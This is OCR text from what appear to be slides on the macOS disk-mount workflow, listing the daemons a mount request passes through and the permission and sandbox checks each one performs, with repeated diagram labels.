
"SIMPLE" WORKFLOW WHAT COULD GO WRONG?





storagekitd checks:
- sandbox_check

xnu checks:
- classic user POSIX permissions
- MAC callout

diskarbitrationd checks:
- if calling user id == disk owner id
- sandbox_check

OPERATION
priv: user
target owner: root
disk owner: root
caller
diskutil
storagekitd
diskarbitrationd
mount
xnu


caller
OPERATION
priv: user
target owner: root
disk owner: root
diskutil
storagekitd
diskarbitrationd
mount
xnu



caller

diskutil

storagekitd

